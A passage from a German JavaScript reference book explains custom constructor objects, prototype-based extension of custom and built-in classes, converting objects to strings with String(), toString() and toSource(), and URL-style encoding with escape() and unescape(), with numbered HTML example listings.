194 >> Wie erzeuge ich in JavaScript ein eigenes Objekt?

1. Eine eigene Objektdeklaration muss erstellt werden.
2. Mit Hilfe dieser Objektdeklaration wird dann wie bei vordefinierten Objektdeklarationen eine konkrete Objektinstanz erstellt.

Wie erfolgt das Erstellen einer Konstruktormethode?

Um ein eigenes Objekt anzulegen, müssen Sie innerhalb von JavaScript einfach eine spezielle Funktion als Konstruktormethode definieren. Diese wird dann genau so zur Deklaration des Objekts verwendet, wie Sie eine Konstruktormethode von Standardklassen einsetzen – indem Sie einer Variablen eine Referenz auf ein Objekt zuweisen, das Sie mit dem reservierten JavaScript-Schlüsselwort `new` in Verbindung mit dem Konstruktor erzeugt haben. Dies sieht also von der Syntax her schematisch so aus:

```
function [Funktionsname](){
    ... [Beschreibungen von Eigenschaften] ...
}
...
var [ObjektInstanz] = new [Funktionsname]();
```

Listing 142: Schema einer Objektdeklaration und das Erzeugen einer Objektinstanz

this

Bei der Definition einer Konstruktormethode ist ein JavaScript-Schlüsselwort von zentraler Bedeutung – `this`. Darüber hat man Zugriff auf das Objekt selbst, ohne den expliziten Namen des Objekts wissen zu müssen. Wenn Sie in JavaScript in der Form `this.[variable]` in der Konstruktormethode eine Variable deklarieren, ist das ein Zugriff auf eine Eigenschaft des irgendwann daraus erzeugten Objekts. Beispiel:

```
function erzXMLHttpRequestObject(){
    this.resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
}
```

Listing 143: Eine Deklaration einer Eigenschaft

Bei Funktionen (beziehungsweise im Fall von Objekten genauer Methoden) gehen Sie ähnlich vor. Sie definieren in Ihrem Skript eine beliebige Funktion und verankern diese dann über `this` in der Konstruktormethode. Dabei müssen Sie aber die Funktion dort als **Funktionsreferenz ohne Klammern** notieren! Eine Funktionsreferenz (die wir ja auch schon mehrfach eingesetzten) ist ein Verweis auf eine Funktion und kein Aufruf. Beispiel:

```
function a(){
    document.write(new Date());
}
```

Listing 144: Deklaration einer Methode

```
function MeinObjekt(){
    this.a = a;
}
```

Listing 145: Verankerung als Funktionsreferenz in der Konstruktormethode

In der Funktion, die als Methode in dem Konstruktor verankert ist, haben Sie über this Zugang zu den Eigenschaften, die zusätzlich in dem Konstruktor definiert sind.

Ein Objekt erzeugen Sie dann einfach so:

```
new MeinObjekt();
```

Listing 146: Erzeugen einer Objektinstanz

Hinweis

Beachten Sie die Wahl eines Großbuchstabens für den Beginn des Namens der Konstruktormethode. Allgemein beginnen Funktionen in JavaScript per Übereinkunft mit einem Kleinbuchstaben. Bei Konstruktormethoden ist es jedoch beispielsweise in Java üblich, dass diese mit Großbuchstaben beginnen (da dort der Name der Konstruktormethode zwingend der der Klasse ist und in Java Klassen per Übereinkunft immer mit einem Großbuchstaben beginnen). Es macht sehr viel Sinn, auch in JavaScript die Namenskonventionen aus Java zu übernehmen, die auch dort sinnvoll sind.

Beispiel (*objektErzeugung.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04     function lautgeben(laut) {
05         document.write(laut + "<br />");
06     }
07 // Konstruktor
08 function Tier(geschlecht, alter, art) {
09     this.geschlecht = geschlecht;
10     this.alter = alter;
11     this.art = art;
12     this.lautgeben = lautgeben;
13 }
14 //Objekterzeugung
15 felix = new Tier("M",6,"Hund");
16 florian = new Tier("M",6,"Katze");
17 andrea = new Tier("F",33,"Maus");
18 document.write("Das erste Tier ist ein " +
19     felix.art + " und " + felix.alter + " Jahre alt. ");
20 if(felix.geschlecht == "M") document.write(
21     "Es handelt sich um ein Männchen.<br />");
22 else document.write("Es ist ein Weibchen.<br />");
23 felix.lautgeben("Wau Wau");
24 document.write("Das zweite Tier ist ein " +
25     florian.art + " und " + florian.alter + " Jahre alt. ");
26 if(florian.geschlecht == "M") document.write(
27     "Es handelt sich um ein Männchen.<br />");
28 else document.write("Es ist ein Weibchen.<br />");
29 florian.lautgeben("Mihiau");
30 document.write("Das dritte Tier ist eine " +
31     andrea.art + " und " + andrea.alter + " Jahre alt. ");
32 if(andrea.geschlecht == "M") document.write(
```

Listing 147: Selbst definierte Objekte

196 >> Wie erweitere ich ein bestehendes Objekt beziehungsweise eine Klasse?

```

33     "Es handelt sich um ein Männchen.<br />");
34 else document.write("Es ist ein Weibchen.<br />");
35 andrea.lautgeben("Piiieeps");
36 </script>
37 </body>
38 </html>
```

Listing 147: Selbst definierte Objekte (Forts.)

In den Zeilen 4 bis 6 finden Sie eine gewöhnliche Funktionsdeklaration vor. In den Zeilen 8 bis 13 wird der Konstruktor definiert. Beachten Sie Zeile 12, in der die Funktion `lautgeben()` in Form einer Funktionsreferenz als Methode der Klasse verankert wird. In den Zeilen 15 bis 17 werden drei Objekte erzeugt, und in der Folge werden die jeweils spezifischen Eigenschaften und Anwendungen der Methode `lautgeben()` aufgerufen. Über den `this`-Stellvertreter der Objektdeklaration wurden bei der Erzeugung jedem konkreten Objekt die jeweiligen Eigenschaften zugewiesen.

Hinweis

Sie werden sich nun möglicherweise fragen, was der Aufwand mit der Erzeugung eines eigenen Objekts soll? Die Frage ist nicht ganz einfach zu beantworten, weil mit JavaScript im Grunde kaum so komplexe Anwendungen geschrieben werden, dass die Vorteile offensichtlich werden. In der Praxis wird die überwiegende Anzahl der JavaScripte ohne die Erzeugung eigener Objekte auskommen. Aber grundsätzlich wird Code viel modularer und leichter weiter zu verwenden, wenn Sie ihn in Objekten strukturieren. Und ein Effekt des Aufbaus von Objekten ist die Möglichkeit der Erweiterung.

Allerdings verliert die Erstellung eigener Objekte in JavaScript wieder sehr, sehr viel von ihrem Nutzen, da Sie die Bestandteile eines Objekts nicht vor einem direkten Zugriff (am Objekt vorbei) schützen können (es ist in JavaScript keine Datenkapselung möglich).

33 Wie erweitere ich ein bestehendes Objekt beziehungsweise eine Klasse?

Vererbung zählt zu den elementarsten Kernprinzipien der objektorientierten Programmierung, denn nur darüber lassen sich Spezialisierungen von bestehenden Strukturen ohne großen Aufwand realisieren. Der Sinn und Zweck ist, dass man in vielen Fällen in der Programmierung nicht jedes Mal das Rad neu erfinden, sondern bereits bestehende Funktionalitäten immer wieder nutzen und nur für eigene Zwecke anpassen möchte. Allgemein haben Sie in der Programmierung nur zwei Möglichkeiten, bestehende Funktionalitäten für sich zu nutzen.

Ein Weg führt darüber, dass Sie diese kaufen¹⁶. Wenn Sie in JavaScript ein Objekt (oder genauer – eine Eigenschaft oder Methode eines Objektes) verwenden, kaufen Sie dessen Funktionalität.

Oft ist es aber auch sinnvoll, eine Strukturierung der Funktionalität zu erzeugen. In der OOP werden nun ähnliche Objekte zu Gruppierungen zusammengefasst, die eine leichtere Klassifizierung der Objekte ermöglichen (Klassen). Die Eigenschaften und Methoden der Objekte werden in den Gruppierungen gesammelt und für eine spätere Erzeugung von realen Objekten verwendet.

16. Der Begriff »Kaufen« ist eine durchaus übliche Bezeichnung in der OOP.

Zentrale Bedeutung hat dabei die hierarchische Struktur der Gruppierungen, von allgemein bis fein.

Ein Beispiel: Eine fiktive Klasse Hund könnte man als Verfeinerung (oder im OOP-Sprachgebrauch Spezialisierung) der Klasse Säugetier betrachten und diese Klasse wiederum als Verfeinerung einer höheren Klasse Tier.

Gemeinsame Erscheinungsbilder sollten also in der objektorientierten Philosophie in einer möglichst hoch in der Klassenhierarchie angesiedelten Klasse zusammengefasst werden. Erst wenn Unterscheidungen möglich beziehungsweise notwendig sind, die nicht für alle Mitglieder einer Klasse gelten, werden Untergruppierungen – untergeordnete Klassen – gebildet.

Hinweis

Im OOP-Sprachgebrauch wird eine übergeordnete Klasse Superklasse oder manchmal auch Oberklasse, eine untergeordnete Klasse Subklasse oder gelegentlich Unterklassen genannt.

Super- und Subklassen stehen nun in der richtigen OOP miteinander über den Mechanismus der Vererbung in Beziehung. Die Beziehung der ursprünglichen Klasse (der Superklasse) zur abgeleiteten (der Subklasse) ist immer streng hierarchisch.

Jede Subklasse erbt alle Eigenschaften und Methoden ihrer Superklasse. Sie beinhaltet also immer mindestens die gleichen Eigenschaften und Methoden wie die Superklasse. Daher sollte dort sinnvollerweise mindestens eine Eigenschaft oder Methode hinzugefügt werden, die die Superklasse nicht beinhaltet (sonst sind Sub- und Superklasse ja identisch).

In JavaScript haben Sie nun keine Möglichkeit zur Vererbung (JavaScript ist ja auch explizit keine objektorientierte Sprache), aber Sie können in neueren Sprachversionen zumindest so genanntes Prototyping betreiben, was eine Art Ersatz für Vererbung darstellt.

Das bedeutet, eine Klasse beziehungsweise ein Objekt wird – ähnlich wie bei der Vererbung – mit neuen Eigenschaften und/oder Methoden erweitert. Eine bereits fertige Klasse (das kann auch eine der Standardklassen von JavaScript sein) kann um eventuell fehlende Funktionalität erweitert werden (was ja bei Vererbung genauso geschieht).

Besonders interessant ist Prototyping jedoch, wenn die Technik auf ein bereits existierendes Objekt angewendet wird. Für ein existierendes Objekt bedeutet Prototyping, dass es erweitert werden kann, **nachdem (!)** es bereits mit new erzeugt wurde. Das JavaScript-Schlüsselwort für diesen Zweck heißt prototype, und die allgemeine Syntax dazu ist die folgende:

```
[Objekttyp].prototype.[Eigenschaft] = [Wert];
```

Listing 148: Erweiterung einer Eigenschaft per Prototyping

Beziehungsweise:

```
[Objekttyp].prototype.[Methode] = [Methode];
```

Listing 149: Erweiterung einer Methode per Prototyping

Sobald diese Aktion durchgeführt wurde, besitzen alle zukünftig erzeugten, aber auch alle bereits vorher erzeugten Objekte die neue Eigenschaft beziehungsweise Methode. Insbesondere ist zu beachten, dass nach der prototype-Anweisung erzeugte Objekte für die hinzugefügten

198 >> Wie erweitere ich ein bestehendes Objekt beziehungsweise eine Klasse?

Eigenschaft immer den über prototype angegebenen Vorgabewert besitzen, solange dieser nicht explizit mit einer Zuweisung verändert wurde.

In zwei Beispielen soll das Prototyping-Verfahren verdeutlicht werden. Zuerst erweitern wir eine selbst definierte Klasse, nachdem in dem Skript daraus bereits ein Objekt erzeugt wurde.

Beispiel (*proto1.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04     function lautgeben(laut) {
05         document.write(laut+"<hr />");
06     }
07 // Konstruktor
08     function Tier(geschlecht, alter, art) {
09         this.geschlecht = geschlecht;
10         this.alter = alter;
11         this.art = art;
12         this.lautgeben = lautgeben;
13     }
14 //Objekterzeugung
15     felix = new Tier("M", 6, "Kater");
16     document.write("Das erste Tier ist ein " +
17         felix.art + " und " + felix.alter + " Jahre alt. ");
18     if(felix.geschlecht == "M")
19         document.write("Es handelt sich um ein Männchen.<hr />");
20     else document.write("Es ist ein Weibchen.<hr />");
21     felix.lautgeben("Miau");
22 // Hinzufügen einer Eigenschaft
23     Tier.prototype.besitzer = "Ralph";
24     document.write("Besitzer von Tier 1 ist " +
25         felix.besitzer + ".<hr /> ");
26     florian = new Tier("M", 6, "Bär");
27     document.write("Das zweite Tier ist ein " +
28         florian.art + " und " + florian.alter + " Jahre alt. ");
29     if(florian.geschlecht == "M")
30         document.write("Es handelt sich um ein Männchen.<hr />");
31     else document.write("Es ist ein Weibchen.<hr />");
32     florian.lautgeben("Brumm");
33 // Zugriff auf hinzugefügte Eigenschaft besitzer vor Neuzuweisung
34     document.write("Besitzer von Tier 2 ist " +
35         florian.besitzer + ".<hr /> ");
36 // Zuweisung neuer Wert für die hinzugefügte Eigenschaft
37     florian.besitzer="Andrea";
38     document.write("Besitzer von Tier 2 ist " +
39         florian.besitzer + ".<hr /> ");
40 // Erzeugen eines neuen Objekts mit direkter Verwendung
41 // der per Prototype hinzugefügten Eigenschaft
42     pumuckel = new Tier("M", 444, "Kobold"," Meister Eder");
43     document.write("Das dritte Tier ist ein " +
44         pumuckel.art + " und " + pumuckel.alter + " Jahre alt. ");
45     if(pumuckel.geschlecht == "M")
```

Listing 150: Veränderung einer eigenen Klasse mit prototype

```
46     document.write("Es handelt sich um ein Männchen.<hr />");  
47 else document.write("Es ist ein Weibchen.<hr />");  
48 pumuckel.lautgeben("Hurra, hurra");  
49 // Zugriff auf pumuckel.besitzer, vor direkter Zuweisung  
50 document.write("Besitzer von Tier 3 ist " +  
51     pumuckel.besitzer + ".<hr />");  
52 // Zuweisung pumuckel.besitzer  
53 pumuckel.besitzer = "Meister Eder";  
54 // Zugriff auf pumuckel.besitzer, nach direkter Zuweisung  
55 document.write("Besitzer von Tier 3 ist " + pumuckel.besitzer);  
56 </script>  
57 </body>  
58 </html>
```

Listing 150: Veränderung einer eigenen Klasse mit prototype (Forts.)

Den Aufbau und die Ausgabe von diesem Beispiel muss man genau anschauen. Die Zeilen 8 bis 13 definieren eine Konstruktormethode. Diese definiert drei Eigenschaften (geschlecht, alter, art) und eine Methode lautgeben().

In Zeile 15 wird aus der Konstruktormethode ein Objekt felix erzeugt, das dann diese drei Eigenschaften und die Methode besitzt. Die Zeilen 16 bis 21 bestätigen das mit entsprechenden Ausgaben.

Zeile 23 wendet nun Prototyping auf die Klasse Tier an und erweitert die Konstruktormethode um die Eigenschaft besitzer, die dabei den Vorgabewert "Ralph" zugewiesen bekommt. In Zeile 25 wird auf die neue Eigenschaft über das Objekt felix zugegriffen. Die Ausgabe bestätigt, dass diese Eigenschaft nun über die Objektinstanz von Tier bereitsteht. Das Objekt felix wurde nachträglich (!) erweitert, und die neue Eigenschaft gilt auch für das bereits erzeugte Objekt.

In Zeile 26 wird nun ein zweites Objekt florian erzeugt. Dabei werden wie zuvor drei Argumente übergeben. Die nachfolgenden Ausgaben zeigen die gewählten Werte, und die per Prototyp hinzugefügte Eigenschaft steht auch dort zur Verfügung, ist aber mit dem Vorgabewert "Ralph" belegt. In Zeile 37 wird der Vorgabewert verändert.

Interessant ist jetzt Zeile 42, in der ein weiteres Objekt aus Tier erzeugt wird. Dabei werden hier explizit vier Parameter verwendet. Die Absicht ist, als letzten Parameter einen Wert für die per Prototyp erweiterte Eigenschaft anzugeben. Die Ausgabe über Zeile 51 zeigt aber, dass die Zuweisung an die neue Eigenschaft besitzer so nicht funktioniert. Obwohl der Zugriff über das neue Objekt pumuckel keinen Fehler auslöst, wird immer noch der Wert angezeigt, der über das Schlüsselwort prototype zugewiesen wurde. Erst wenn explizit eine Zuweisung über das Objekt erfolgt (Zeile 53), wird der Wert der Eigenschaft besitzer für das Objekt geändert.

Hinweis

Der Wert einer Eigenschaft wird für andere Objekte durch eine Zuweisung über ein spezifisches Objekt natürlich nicht geändert.

Wir wollen nun in einem zweiten Beispiel eine Standardklasse von JavaScript erweitern. Dabei wollen wir die Klasse Function um eine Methode zur Berechnung der Fakultät erweitern.

200 >> Wie erweitere ich ein bestehendes Objekt beziehungsweise eine Klasse?

Die Function-Klasse bietet sich nahezu ideal für das Prototyping an, denn diese Klasse stellt in JavaScript einen alternativen Weg zur Definition einer Funktion (oder besser Methode) bereit. Es wird damit genau genommen ein Function-Objekt erzeugt, was es ermöglicht, in JavaScript objektorientierter zu arbeiten.

Das gesamte Verfahren zur Erweiterung der Klasse funktioniert etwa so (*proto2.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04     function fakultaet(a, b) {
05         if (typeof b == "undefined") b = 1;
06         if (a==0) return b;
07         b = b * a;
08         return fakultaet(a-1,b);
09     }
10     Function.prototype.fak=fakultaet;
11     a = new Function();
12     for(i = 1; i < 10; i++)
13         document.write("Die Fakultät von " + i + ": "
14         + a.fak(i) + "<hr />");
15 </script>
16 </body>
17 </html>
```

Listing 151: Erweiterung einer Standardklasse mit Prototyping

In Zeile 10 wird die Standardeigenschaft `prototype` der Klasse `Function` verwendet und darüber die Eigenschaft `fak` deklariert. Dieser wird die Funktionsreferenz `fakultaet` zugewiesen, die auf die in den Zeilen 4 bis 9 definierte Funktion verweist.

In Zeile 11 wird ein `Function`-Objekt erzeugt und in der Folge über dieses Objekt auf die erweiterte Methode zugegriffen.

Erweitern wir noch eine Standardklasse von JavaScript mit Prototyping – Date (*proto3.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04     jetzt = new Date();
05     Date.prototype.ort = "Watzmann";
06     document.write("Auf dem " + jetzt.ort + " ist es jetzt "
07     + jetzt.getHours() + " Uhr.");
08 </script>
09 </html>
```

Listing 152: Erweitern der Klasse Date

Die Klasse `Date` wird um die Eigenschaft `ort` erweitert (Zeile 5). Über das Objekt `jetzt`, das bereits zuvor in Zeile 4 erzeugt wurde, verwenden wir in Zeile 7 die Methode `getHours()`.



Abbildung 74: Die Klasse Date wurde erweitert.

34 Wie kann ich den Inhalt von einem Objekt als Wert ausgeben?

Eine der wichtigsten Situationen im Ablauf eines Skripts ist der Fall, dass man ein Objekt vorliegen hat und Informationen benötigt, die darin enthalten sind. Viele Anwendungen unter JavaScript beruhen darauf, dass Informationen in Form von Strings zur Verfügung stehen, sei es die Ausgabe in der Webseite, sei es die Ausgabe in einem Dialogfenster.

Objekte beinhalten Informationen oft nur verschlüsselt oder indirekt. Um diese in eine Zeichenkette zu extrahieren, gibt es in JavaScript die Funktion (!) `String()`. Diese konvertiert den Inhalt eines als Parameter übergebenen Objektes in eine Zeichenkette und gibt diese zurück. Die Funktion `String()` extrahiert den Teil der Informationen, die man in einer Zeichenkette darstellen kann.

Beispiel (`objektinhalt.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   document.write(String(new Date()));
05 </script>
06 </body>
07 </html>
```

Listing 153: Extraktion des Inhaltes von einem Datumsobjekt

Achtung

Beachten Sie, dass die Funktion `String()` nicht mit dem Konstruktor `String` verwechselt werden darf. Mit Letzterem erzeugen Sie ein neues (!) `String`-Objekt, zwar bei passendem Parameter mit gleichem Inhalt, aber effektiv ein anderes Objekt. Das kann bei einem Vergleich durchaus Konsequenzen haben. Der Gleichheitsoperator in JavaScript wird bei verschiedenen Objekten trotz gleichen Inhalts `false` liefern. Wenn man das nicht beachtet, kann das zu törichten Fehlern führen.

Die Bedeutung der Funktion `String()` sollte nicht überschätzt werden. Zum einen stellen viele Objekte keine sonderlich aussagekräftigen Informationen in Textform bereit, zum anderen kann man vielfach auf die Funktion verzichten und das Objekt selbst notieren – dann wird der String automatisch extrahiert. Beispielsweise so ([objektinhalt2.html](#)):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   document.write(new Date());
05 </script>
06 </body>
07 </html>
```

Listing 154: Extraktion des Inhaltes von einem Datumsobjekt unter Verzicht auf die Funktion `String()`

Darüber hinaus stellen Objekte meist eine eigene Methode bereit (`toString()`), die eine analoge Aufgabe verfolgt und den Inhalt eines Objektes als String zurückgibt. Etwa so ([objektinhalt3.html](#)):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   document.write(new Date().toString());
05 </script>
06 </body>
07 </html>
```

Listing 155: Ebenfalls die Extraktion des Inhaltes von einem Datumsobjekt unter Verzicht auf die Funktion `String()`, aber mit explizitem Einsatz von `toString()`

35 Wie kann ich auf den Quellcode eines Objekts aus JavaScript zugreifen?

Über die Methode `toSource()` haben Sie eine Möglichkeit, um in Form eines Strings den wesentlichen Teil des Quellcodes eines Objekts samt relevanter Daten über seinen internen Zustand beziehungsweise die darin gespeicherten Werte zu erhalten.

Hinweis

Die Technik funktioniert nur in Browsern der Netscape-Familie wie dem Firefox oder Mozilla. Die meisten anderen Browser unterstützen die Methode nicht.

Die Notation:

`Objekt.toSource()`

Listing 156: Anwendung der Methode `toSource()`

Beispiel (*objektinhalt4.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   a = new Array();
05   document.write("Leeres Array: " + a.toSource() + "<hr />");
06   for(i = 0; i < 10; i++) {
07     a[i] = i * i;
08   }
09   document.write("Gefülltes Array: " + a.toSource() + "<hr />");
10  document.write("Datumsobjekt: " + new Date().toSource() + "<hr />");
11  function fakultaet(a, b) {
12    if (typeof b == "undefined") b = 1;
13    if (a==0) return b;
14    b = b * a;
15    return fakultaet(a-1,b);
16  }
17 Function.prototype.fak=fakultaet;
18 fa = new Function();
19 document.write("Eigenes Function-Objekt: " + fa.toSource() + " " +
  "<hr />");
20 mb = new Boolean();
21 document.write("Boolean-Objekt mit Defaultwert: " + mb.toSource() + " " +
  "<hr />");
22 mo = new Object();
23 mo.toSource("alert('test')");
24 document.write("Object-Objekt mit Zuweisung: " + mo.toSource() + " " +
  "<hr />");
25 </script>
26 </body>
27 </html>
```

Listing 157: Anwendung von toSource()

In diesem Beispiel werden verschiedene Formen von Objekten erzeugt und dann der Rückgabewert von `toSource()` ausgegeben.

Achtung

Die Methode `toSource()` ist für einige nicht unkritische Sicherheitsprobleme in einigen Browsern bekannt. So kann man etwa im Mozilla Firefox bis zur Version 1.5.0.5 per JavaScript einen Pufferüberlauf der Garbage Collection (diese sorgt für die Bereinigung von nicht mehr benötigten Objekten) erreichen. Angeblich weist die Garbage Collection von JavaScript in diesen älteren Versionen des Browsers sowieso eine Vielzahl an Pufferüberlauf-Schwachstellen auf, wenn der Funktion `toSource()` lange Zeichenketten übergeben werden. Dadurch lässt sich dann beliebiger Programmcode ausführen.




Abbildung 75: Die Rückgabewerte, die `toSource()` liefert

36 Wie kann ich Zeichenketten kodieren und dekodieren?

Es gibt im Rahmen von verschiedenen Webvorgängen Situationen, in denen die direkte Verwendung von gewissen Sonderzeichen (dazu zählen auch das Leerzeichen und deutsche Umlaute) nicht gestattet ist, etwa allgemein in URLs¹⁷ oder bei CGI-Prozessen. Beispiele dafür sind, wenn über JavaScript bestimmter Code in die Webseite eingefügt werden soll, der Zeichen wie <> enthält, oder etwa wenn es allgemein den Aufbau von URLs betrifft, die keine Sonderzeichen enthalten dürfen. Wollen Sie diese dennoch verwenden, müssen Sie diese maskierungsweise kodieren.

Jedes potenziell kritische Zeichen wird dann über eine ungefährliche Kodierung dargestellt. Diese Kodierung erfolgt im Rahmen des Webs über ein vorangestelltes Prozentzeichen, gefolgt von einer hexadezimalen Angabe der Kodierung des ASCII-Zeichenwerts des Zeichens.

17. Wobei hier mittlerweile auch deutsche Umlaute möglich sind (wenngleich es zahlreiche Browser noch nicht unterstützen und es den meisten Anwendern auch noch nicht vertraut ist), zum Beispiel eine Webadresse wie www.münchen.de (mit ü).

Hinweis

Im Rahmen der asynchronen Datennachforderung bei AJAX-Applikationen über das Objekt XMLHttpRequest ist das Kodieren von Sonderzeichen unbedingt notwendig.

Wie erfolgt die Kodierung?

Um so eine Kodierung nicht manuell durchführen zu müssen, gibt es in JavaScript die Funktion `escape([Zeichenkette])`, womit alle potenziell kritischen Zeichen der übergebenen Zeichenkette in ihre ASCII-Zahlenwerte umgewandelt werden (mit vorangestelltem Trennzeichen %) und die so erzeugte Zeichenkette zurückgegeben wird (als Zeichen des ISO Latin-1-Zeichensatzes).

Ausnahmen sind die Zeichen *, @, -, _, +, . und /.

Implementiert ist die Funktion bereits seit JavaScript 1.0 und mit Ausnahme von Unicode-Zeichen ECMA-262-kompatibel. Unicode-Zeichen werden stattdessen entsprechend der Internet Engineering Task Force (IETF)-Richtlinien für Escape-Zeichen behandelt. Die Kodierung von Unicode-Zeichen über Zeichenfolgen in der Form %uXXXX wird nicht unterstützt.

Beispiel (*kodier.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   a = prompt("Geben Sie was ein");
05   document.write("Ihre Eingabe: " + a + "<br />");
06   document.write("Die Kodierung Ihrer Eingabe: " + escape(a));
07 </script>
08 </body>
09 </html>
```

Listing 158: Die Kodierung einer Benutzereingabe

In Zeile 6 wird die Eingabe eines Anwenders (die erfolgt mit Zeile 4) mit `escape()` kodiert.




Abbildung 76: Alle potenziell kritischen Zeichen sind kodiert.

Wie erfolgt die Dekodierung?

Allgemein ist die Kodierung in JavaScript bedeutend wichtiger als die Dekodierung, da diese in der Regel auf dem Server erfolgt¹⁸. Dennoch muss man natürlich auch auf dem Client dekodieren können und JavaScript stellt dazu die passende Funktion bereit. Das Gegenstück zu `escape()` ist die Funktion `unescape([Zeichenkette])`, die natürlich auch per `escape()` kodierte Strings wieder zurück in lesbare Zeichen verwandelt.

Die Funktion wandelt alle Zeichen einer übergebenen, kodierten Zeichenkette in normale ASCII-Zeichen um und gibt die lesbare Zeichenkette zurück. Die Zeichenkette muss für jedes umzuwandelnde Zeichen ein Prozentzeichen (%) und den Hexadezimalwert des Zeichens in der ASCII-Zeichentabelle in der Form %xx enthalten, wobei xx eine zweistellige Hexadezimalzahl ist.

Beispiel (`dekodier.html`)¹⁹:

```
01 <html>
02 <body>
03 <script language="Javascript">
04   a = escape(prompt("Geben Sie was ein"));
05   document.write("Das kam an: " + a + "<br />");
06   document.write("Die wieder dekodierten Werte: "
07     + unescape(a));
08 </script>
09 </body>
10 </html>
```

Listing 159: Kodieren und wieder dekodieren

In Zeile 4 wird die Eingabe eines Anwenders entgegengenommen und unmittelbar mit `escape()` kodiert. In Zeile 5 wird das Resultat der Kodierung ausgegeben und in Zeile 7 die wieder dekodierten Werte.




Abbildung 77: Die kodierten Werte im String werden wieder dekodiert.

- 18. Kodiert werden meist Benutzereingaben im Client. Die Notwendigkeit, dass ein Server zu kodierende Sonderzeichen schickt und diese im Client wieder dekodiert werden, ist eher gering. Eine mögliche Situation ist, wenn aus einer Datenbank bestimmte Daten mit Sonderzeichen geschickt werden müssen. Eine andere Anwendung wäre, dass von einer Webseite Benutzereingaben in einem Webformular an eine andere Webseite über eine Pseudo-URL weitergegeben und dort wieder verwendet werden.
- 19. Hier wird nur ganz einfach die Übergabe der Werte in einem einzigen Skript simuliert.

37 Wie kann ich Sonderzeichen in Strings verwenden?

